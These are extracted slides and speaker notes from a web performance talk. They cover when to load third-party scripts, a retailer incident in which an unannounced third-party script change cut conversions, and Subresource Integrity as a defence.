
The defense




- 🇨🇳 feature flag
- don't block on onload
- <script defer >

Deferred scripts run immediately after `dominteractive`:
"when the parser finished its work on the main document"

Beware your script loading strategy



Tag managers allow for this



The screenshot shows a user interface for selecting a trigger type. At the top left is a close button (X) and a search icon. Below the header, the text "Choose trigger type" is displayed. A list of triggers is shown with three items: "Page View" (selected), "DOM Ready", and "Window Loaded". Each item has a blue circular icon to its left.

- Page View**
- DOM Ready
- Window Loaded

Load scripts as late as possible

Slide notes

Tag managers offer flexibility to define when scripts are loaded.

By default, you'll probably find them loading too early (marketers always want their scripts to execute as soon as possible).

It is simple to evaluate when a script needs to evaluate, so make it a point to load scripts only when necessary.

Tag loading times (a rough guide)

Immediate ⚡

Experimentation
Tag Manager

Fast 🐚

Session Tracking
Performance Monitoring

Late 🐌

Ads(!)
Reviews & Ratings
Live Chat & Support

Incident 2: the missing revenue



Slide notes

I was working with a UK retailer who had initiated a war room because their conversion rate had dropped by 30%.

Their automated tests were showing 100% success, they had not released any code and there were no stock changes.

The problem

Conversion rate down 30% overnight



The discovery

```
/**  
 * This file uses jQuery materials and hashchange plugin  
 * Portions, Copyright (c) 2010 "Cowboy" Ben Alman  
 * http://benalman.com/projects/jquery-hashchange-plugin/  
 * Portions, Copyright 2012 jQueryFoundation and other contributors  
 * http://jquery.com/
```

```
<script async src="//thirdparty.com/embed.js">
```

Slide notes

The issue was a change in a third-party script. This was not announced publicly, and as the URL was absolute the change was pushed immediately. The update conflicted with an event listener (poorly implemented by the client) which broke the quick checkout button.


The discovery

Slide notes

The issue went unnoticed by operations until questions were raised by ecommerce.

All testing was reporting 100% success, but there were some errors being logged to the console.

Due to alert fatigue, no-one was informed of the increase in errors. In this example we can see a massive spike before a huge drop in traffic, caused by a misconfigured third-party script.



Subresource Integrity

Only execute code if it matches the hash

```
<script  
src="//thirdparty.com/embed.js"  
integrity="sha256-ivk71nXhz9nsyFDoYoGf2...="  
crossorigin="anonymous">
```

Currently used on 5.15% of pages

(HTTP Archive - 2019/10/01)

Slide notes

SRI enforces a version of a third-party asset. If the asset is changed without your knowledge it will not execute in the browser.

This is best used for non-critical assets, such as analytics. The failures will be silent, but can be reported with Content-Security-Policy.

Reduce the impact of third-party scripts, by swapping them for the fallback image pixel!

